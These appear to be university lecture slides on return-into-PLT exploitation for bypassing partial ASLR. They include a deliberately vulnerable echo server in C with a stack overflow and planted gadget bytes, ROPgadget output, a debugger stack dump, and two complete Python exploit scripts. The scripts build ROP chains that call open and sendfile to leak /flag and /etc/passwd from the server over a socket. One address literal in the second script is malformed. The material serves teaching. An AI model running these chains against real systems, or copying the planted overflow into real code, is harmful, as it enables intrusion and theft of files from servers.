

# **Lecture 13:**

## **Return into PLT**


### **(Bypassing Partial ASLR)**


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




# Return into PLT

```
$ setarch i686 -3 env -i ./mini_esrv
Server is listening on 8888
```

```
$ cat /proc/$(pgrep mini_esrv)/maps
08048000-08049000 r--p 00000000 103:05 11689742 /home/schen/comp6700/lec13/mini_esrv
08049000-0804a000 r-xp 00001000 103:05 11689742 /home/schen/comp6700/lec13/mini_esrv
0804a000-0804b000 r--p 00002000 103:05 11689742 /home/schen/comp6700/lec13/mini_esrv
0804b000-0804c000 r--p 00002000 103:05 11689742 /home/schen/comp6700/lec13/mini_esrv
0804c000-0804d000 rw-p 00003000 103:05 11689742 /home/schen/comp6700/lec13/mini_esrv
09e0b000-09e2d000 rw-p 00000000 00:00 0 [heap]
b7c00000-b7c20000 r--p 00000000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
b7c20000-b7da2000 r-xp 00020000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
b7da2000-b7e27000 r--p 001a2000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
b7e27000-b7e28000 ---p 00227000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
b7e28000-b7e2a000 r--p 00227000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
b7e2a000-b7e2b000 rw-p 00229000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
b7e2b000-b7e35000 rw-p 00000000 00:00 0
b7f20000-b7f22000 rw-p 00000000 00:00 0
b7f22000-b7f26000 r--p 00000000 00:00 0 [vvar]
b7f26000-b7f28000 r-xp 00000000 00:00 0 [vdso]
b7f28000-b7f29000 r--p 00000000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
b7f29000-b7f4e000 r-xp 00001000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
b7f4e000-b7f5d000 r--p 00026000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
b7f5d000-b7f5f000 r--p 00034000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
b7f5f000-b7f60000 rw-p 00036000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
bfcdc000-bfcfd000 rwxp 00000000 00:00 0 [stack]
```



```
exploit7_ret2libc_esp_lifting.py
...
VULN_BUF_SZ      =      512
SHELLCODE_OFF    =      (VULN_BUF_SZ + 16)
OPEN_ADDR        =      "\x40\x9b\xd0\xf7" # 0xf7d09b40 <__GI___libc_open>
OPEN_A1          =      "\x74\xd1\xff\xff" # 0xffffd174 PATHNAME addr
OPEN_A2          =      "\x00\x00\x00\x00"
OPEN_A3          =      "\x00\x00\x00\x00"
SENDFILE_ADDR    =      "\x40\x20\xd1\xf7" # 0xf7d12040 <sendfile>
SENDFILE_A1      =      "\x04\x00\x00\x00" # 4: server opened socket
SENDFILE_A2      =      "\x05\x00\x00\x00" # 5: server opened file: /flag
SENDFILE_A3      =      "\x00\x00\x00\x00"
SENDFILE_A4      =      "\xff\xff\xff\xff" # maxium
EXIT_ADDR        =      "\x40\xa4\xc3\xf7" # 0xf7c3a440 <__GI_exit>
EXIT_A1          =      "\x00\x00\x00\x00"
PADDING4         =      "\x00\x00\x00\x00"
ESP_LIFT12_ADDR=      "\x0b\xa2\xfc\xf7" # 0xf7fca20b
ESP_LIFT16_ADDR=      "\x0a\xa2\xfc\xf7" # 0xf7fca20a
PATHNAME         =      "/flag\x00"
final_shellcode = "\x90"*SHELLCODE_OFF + \
    OPEN_ADDR + \
    ESP_LIFT12_ADDR + \
    OPEN_A1 + \
    OPEN_A2 + \
    OPEN_A3 + \
    SENDFILE_ADDR + \
    ESP_LIFT16_ADDR + \
    SENDFILE_A1 + \
    SENDFILE_A2 + \
    SENDFILE_A3 + \
    SENDFILE_A4 + \
    EXIT_ADDR + \
    PADDING4 + \
    EXIT_A1 + \
    PATHNAME
```

```
exploit7_ret2libc_esp_lifting.py (continued)
...
sock = socket.socket()
sock.connect(('127.0.0.1', 8888))

# str to bytes to send the message to socket
final_shellcode = "".join("{:02x}".format(ord(c)) for c in final_shellcode)
final_shellcode = bytes.fromhex(final_shellcode)

sock.send(final_shellcode)

while True:
    data = sock.recv(1024)
    if not data:
        break
    print(data.decode(encoding="utf-8"))
```



# The mini\_esrv v1.1

mini\_esrv.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>
#define show_error_msg(...) { fprintf(stderr, __VA_ARGS__); fflush(stderr); exit(1); }
#define ECHO_PORT 8888 /* default Echo Protocol port (TCP) */
#define BUFFER_SIZE 512 /* buffer size */
#define BUF_LEN (BUFFER_SIZE<<1)/* (BUFFER_SIZE * 2) */
/* helper */
void hlp(int cfd)
{
    open("", 0xc35a5400, 0xc35b5200);
    sendfile(0xc320c283, 0xc340c283, NULL, 0xc3138900);
    exit(-1);
}

void client_handle(int cfd) {
    char buf[BUFFER_SIZE];
    ssize_t len;

    /* Stack overflow vulnerabilities */
    while ((len = read(cfd, buf, BUF_LEN)) > 0) {
        write(cfd, buf, len);
    }
}
```

# The mini\_esrv v1.1

mini\_esrv.c (continued)

```
int main (int argc, char *argv[]) {  
    ...  
  
    while (1) {  
        socklen_t client_len = sizeof(client);  
        client_fd = accept(server_fd, (struct sockaddr *) &client, &client_len);  
        if (client_fd < 0) show_error_msg("Could not establish new connection\n");  
  
        client_handle(client_fd);  
    }  
    return 0;  
}
```

# Searching for the gadgets of interests

```
$ ROPgadget --binary mini_esrv --nojob  
Gadgets information
```

```
=====
0x08049275 : adc byte ptr [eax], ch ; mov dword ptr [ebx], edx ; ret
0x080491c4 : adc cl, cl ; ret
0x0804925e : add al, 0x68 ; add byte ptr [edx + 0x5b], dl ; ret
0x0804923c : add al, 8 ; add ecx, ecx ; ret
0x0804927c : add byte ptr [eax - 0x7d], ch ; ret 0xc340
0x080491ca : add byte ptr [eax], al ; add byte ptr [eax], al ; nop ; ret
0x08049244 : add byte ptr [eax], al ; add byte ptr [eax], al ; ret
0x080491cb : add byte ptr [eax], al ; add byte ptr [esi - 0x70], ah ; ret
0x080494b5 : add byte ptr [eax], al ; add esp, 8 ; pop ebx ; ret
0x080491cc : add byte ptr [eax], al ; nop ; ret
0x08049246 : add byte ptr [eax], al ; ret
0x080492dd : add byte ptr [edi - 0x3c], bh ; nop ; nop ; leave ; ret
0x08049260 : add byte ptr [edx + 0x5b], dl ; ret
0x080491cd : add byte ptr [esi - 0x70], ah ; ret
0x080491c9 : add byte ptr es:[eax], al ; add byte ptr [eax], al ; nop ; ret
0x08049243 : add byte ptr es:[eax], al ; add byte ptr [eax], al ; ret
0x08049239 : add eax, 0x804c05c ; add ecx, ecx ; ret
0x0804923e : add ecx, ecx ; ret
0x08049283 : add edx, 0x20 ; ret
0x0804927e : add edx, 0x40 ; ret
0x080491c2 : add esp, 0x10 ; leave ; ret
0x0804901f : add esp, 8 ; pop ebx ; ret
0x080492da : cmp dword ptr [ebp - 0xc], 0 ; jg 0x80492a4 ; nop ; nop ; leave ; ret
```

# Searching for the gadgets of interests

```
0x08049180 : endbr32 ; ret
0x080492dc : hlt ; add byte ptr [edi - 0x3c], bh ; nop ; nop ; leave ; ret
0x0804916c : hlt ; mov ebx, dword ptr [esp] ; ret
0x0804925d : in al, dx ; add al, 0x68 ; add byte ptr [edx + 0x5b], dl ; ret
0x0804925a : in al, dx ; or byte ptr [ebx + 0x6804ec], al ; push edx ; pop ebx ; ret
0x08049272 : inc dword ptr [ebx + 0x6810c4] ; mov dword ptr [ebx], edx ; ret
0x08049280 : inc eax ; ret
0x08049237 : inc esi ; add eax, 0x804c05c ; add ecx, ecx ; ret
0x080492de : jg 0x80492a4 ; nop ; nop ; leave ; ret
0x080492db : jge 0x80492d1 ; add byte ptr [edi - 0x3c], bh ; nop ; nop ; leave ; ret
0x080491c7 : lea esi, [esi] ; nop ; ret
0x08049214 : lea esi, [esi] ; ret
0x080491c5 : leave ; ret
0x08049020 : les ecx, ptr [eax] ; pop ebx ; ret
0x080491c3 : les edx, ptr [eax] ; leave ; ret
0x080491c8 : mov ah, 0x26 ; add byte ptr [eax], al ; add byte ptr [eax], al ; nop ; ret
0x08049242 : mov ah, 0x26 ; add byte ptr [eax], al ; add byte ptr [eax], al ; ret
0x08049238 : mov byte ptr [0x804c05c], 1 ; leave ; ret
0x08049278 : mov dword ptr [ebx], edx ; ret
0x0804916d : mov ebx, dword ptr [esp] ; ret
0x0804917f : nop ; endbr32 ; ret
0x080492e1 : nop ; leave ; ret
0x0804918f : nop ; mov ebx, dword ptr [esp] ; ret
0x0804917e : nop ; nop ; endbr32 ; ret
0x080492e0 : nop ; nop ; leave ; ret
```

# Searching for the gadgets of interests

```
0x0804918e : nop ; nop ; mov ebx, dword ptr [esp] ; ret
0x0804917c : nop ; nop ; nop ; endbr32 ; ret
0x0804918c : nop ; nop ; nop ; mov ebx, dword ptr [esp] ; ret
0x0804918a : nop ; nop ; nop ; nop ; mov ebx, dword ptr [esp] ; ret
0x080491cf : nop ; ret
0x0804925b : or byte ptr [ebx + 0x6804ec], al ; push edx ; pop ebx ; ret
0x0804923d : or byte ptr [ecx], al ; leave ; ret
0x08049022 : pop ebx ; ret
0x08049267 : pop edx ; ret
0x0804923a : pop esp ; rol byte ptr [eax + ecx], 1 ; leave ; ret
0x08049182 : push ds ; sti ; ret
0x08049261 : push edx ; pop ebx ; ret
0x0804916b : push esp ; mov ebx, dword ptr [esp] ; ret
0x08049266 : push esp ; pop edx ; ret
0x080491e6 : push esp ; rol byte ptr [eax + ecx], 0x89 ; ret 0xe8c1
0x0804900e : ret
0x08049284 : ret 0xc320
0x0804927f : ret 0xc340
0x080491eb : ret 0xe8c1
0x080491e2 : rol byte ptr [eax + ecx], 0x2d ; push esp ; rol byte ptr [eax + ecx], 0x89 ; ret 0xe8c1
0x080491e7 : rol byte ptr [eax + ecx], 0x89 ; ret 0xe8c1
0x0804923b : rol byte ptr [eax + ecx], 1 ; leave ; ret
0x0804901a : sal byte ptr [edx + eax - 1], 0xd0 ; add esp, 8 ; pop ebx ; ret
0x0804916e : sbb al, 0x24 ; ret
0x08049183 : sti ; ret
```

Unique gadgets found: 73

# Assembling the gadgets

Stack grows down to lower addresses

	...
	pathname
	pathname
$\text{esp}^{[1]} + 0x60$	pathname
	padding
	padding
	padding
	padding
	exit_arg1
	padding
	exit@plt
	sendfile_arg4
	sendfile_arg3
	sendfile_arg2
	sendfile_arg1
	esp lifting 16
	sendfile@plt
	open_arg3
	open_arg2
$\text{esp}^{[1]} + 0x20$	open_arg1
	esp lifting 12
	open@plt
	padding
	gadget6
	gadget5
	gadget4
	gadget3
	gadget2
$\text{esp}^{[1]}$	gadget1
	0x90 * 528
	padding
	...

```
pop ebx ; ret
mov dword ptr [ebx], edx ; ret
add edx, 0x40 ; ret
push edx ; pop ebx ; ret
add edx, 0x20 ; ret
push esp ; pop edx ; ret
```

[1] when jump to gadget1

```
pwndbg> disassemble client_handle
Dump of assembler code for function client_handle:
0x08049299 <+0>: push    ebp
0x0804929a <+1>: mov     ebp,esp
0x0804929c <+3>: sub     esp,0x218
0x080492a2 <+9>: jmp     0x80492bd <client_handle+36>
0x080492a4 <+11>: mov     eax,DWORD PTR [ebp-0xc]
0x080492a7 <+14>: sub     esp,0x4
0x080492aa <+17>: push    eax
0x080492ab <+18>: lea     eax,[ebp-0x20c]
0x080492b1 <+24>: push    eax
0x080492b2 <+25>: push    DWORD PTR [ebp+0x8]
0x080492b5 <+28>: call    0x80490f0 <write@plt>
0x080492ba <+33>: add     esp,0x10
0x080492bd <+36>: sub     esp,0x4
0x080492c0 <+39>: push    0x400
0x080492c5 <+44>: lea     eax,[ebp-0x20c]
0x080492cb <+50>: push    eax
0x080492cc <+51>: push    DWORD PTR [ebp+0x8]
0x080492cf <+54>: call    0x8049060 <read@plt>
0x080492d4 <+59>: add     esp,0x10
0x080492d7 <+62>: mov     DWORD PTR [ebp-0xc],eax
0x080492da <+65>: cmp     DWORD PTR [ebp-0xc],0x0
0x080492de <+69>: jg      0x80492a4 <client_handle+11>
0x080492e0 <+71>: nop
0x080492e1 <+72>: nop
0x080492e2 <+73>: leave
0x080492e3 <+74>: ret
```

End of assembler dump.

```
pwndbg> b *0x080492d4
```

Breakpoint 1 at 0x80492d4: file mini\_esrv.c, line 25.

```
pwndbg> r
```

Starting program

```
$ python3 exploit8_ret2plt.py
```

```
pwndbg> x/200x $esp
```

```
0xffffcd90: 0x00000004 0xffffcdac 0x00000400 0xf7fe6738
0xffffcda0: 0x00000000 0xf7fcf5fc 0xf7c1aae1 0x90909090
0xffffcdb0: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcdc0: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcdd0: 0x90909090 0x90909090 0x90909090 0x90909090
...
0xffffcf90: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcfa0: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcfb0: 0x90909090 0x90909090 0x90909090 0x08049266
0xffffcfc0: 0x08049283 0x08049261 0x0804927e 0x08049278
0xffffcfd0: 0x08049022 0x00000000 0x080490e0 0x0804901f
0xffffcfe0: 0x00000000 0x00000000 0x00000000 0x080490c0
0xffffcff0: 0xf7fc7203 0x00000004 0x00000005 0x00000000
0xfffffd00: 0xffffffff 0x080490d0 0x00000000 0x00000000
0xfffffd10: 0x00000000 0x00000000 0x00000000 0x00000000
0xfffffd20: 0x6374652f 0x7361702f 0x00647773 0xf7c21519
0xfffffd30: 0x00000001 0xffffd0e4 0xffffd0ec 0xffffd050
0xfffffd40: 0xf7e2a000 0x080492e4 0x00000001 0xffffd0e4
0xfffffd50: 0xf7e2a000 0xffffd0e4 0xf7ffcb80 0xf7ffd020
0xfffffd60: 0x5e0a7bc5 0x2583b1d5 0x00000000 0x00000000
0xfffffd70: 0x00000000 0xf7ffcb80 0xf7ffd020 0xda11ba00
0xfffffd80: 0xf7ffda40 0xf7c214a6 0xf7e2a000 0xf7c215f3
0xfffffd90: 0x00000000 0x0804bf10 0xffffd0ec 0xf7ffd020
0xfffffda0: 0x00000000 0xf7fd8ff4 0xf7c2156d 0x0804c000
```



exploit8\_ret2plt.py

```
#!/usr/bin/env python3
import socket
from pwn import *
import pwn
import pwnlib
VULN_BUF_SZ      = 512
SHELLCODE_OFF    = (VULN_BUF_SZ + 16)
PUSH_ESP_POP     = "\x66\x92\x04\x08" # push esp ; pop edx ; ret
ADD_EDX_20       = "\x83\x92\x04\x08" # add edx, 0x20 ; ret
PUSH_EDX_POP     = "\x61\x92\x04\x08" # push edx ; pop ebx ; ret
ADD_EDX_40       = "\x7e\x92\x04\x08" # add edx, 0x40 ; ret
MOV_EDX_EBX      = "\x78\x92\x04\x08" # mov dword ptr [ebx], edx ; ret
ESP_LIFT4_ADDR   = "\x22\x90\x04\x08" # pop ebx ; ret
OPEN_ADDR        = "\xe0\x90\x04\x08" # open@plt
ESP_LIFT12_ADDR  = "\x1f\x90\x04\x08" # add esp, 8 ; pop ebx ; ret
OPEN_A1          = "\x00\x00\x00\x00" # to be filled in by shellcode
OPEN_A2          = "\x00\x00\x00\x00"
OPEN_A3          = "\x00\x00\x00\x00"
SENDFILE_ADDR    = "\xc0\x90\x04\x08" # sendfile@plt
ESP_LIFT16_ADDR  = "\x03\x72\xfc\x7"  # pop ebx ; pop esi ; pop edi ; pop ebp ; ret
SENDFILE_A1      = "\x04\x00\x00\x00"
SENDFILE_A2      = "\x05\x00\x00\x00"
SENDFILE_A3      = "\x00\x00\x00\x00"
SENDFILE_A4      = "\xff\xff\xff\xff"
EXIT_ADDR        = "\xd0\x90\x04\x08" # exit@plt
EXIT_A1          = "\x00\x00\x00\x00"
PADDING4         = "\x00\x00\x00\x00"
PATHNAME         = "/etc/passwd\x00"
```

exploit8\_ret2plt.py (continued)

```
final_shellcode = "\x90"*SHELLCODE_OFF + \  
    PUSH_ESP_POP + \  
    ADD_EDX_20 + \  
    PUSH_EDX_POP + \  
    ADD_EDX_40 + \  
    MOV_EDX_EBX + \  
    ESP_LIFT4_ADDR + \  
    PADDING4 + \  
    OPEN_ADDR + \  
    ESP_LIFT12_ADDR + \  
    OPEN_A1 + \  
    OPEN_A2 + \  
    OPEN_A3 + \  
    SENDFILE_ADDR + \  
    ESP_LIFT16_ADDR + \  
    SENDFILE_A1 + \  
    SENDFILE_A2 + \  
    SENDFILE_A3 + \  
    SENDFILE_A4 + \  
    EXIT_ADDR + \  
    PADDING4 + \  
    EXIT_A1 + \  
    PADDING4 + \  
    PADDING4 + \  
    PADDING4 + \  
    PADDING4 + \  
    PATHNAME
```


exploit8\_ret2plt.py (continued)

```
sock = socket.socket()
sock.connect(('127.0.0.1', 8888))

# str to bytes to send the message to socket
final_shellcode = "".join("{:02x}".format(ord(c)) for c in final_shellcode)
final_shellcode = bytes.fromhex(final_shellcode)
sock.send(final_shellcode)

while True:
    data = sock.recv(1024)
    if not data:
        break
    print(data.decode(encoding="utf-8"))
```

# Thank You



1

# Q&A

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<sup>1</sup>Instructor appreciates the help from Prof. Zhiqiang Lin.

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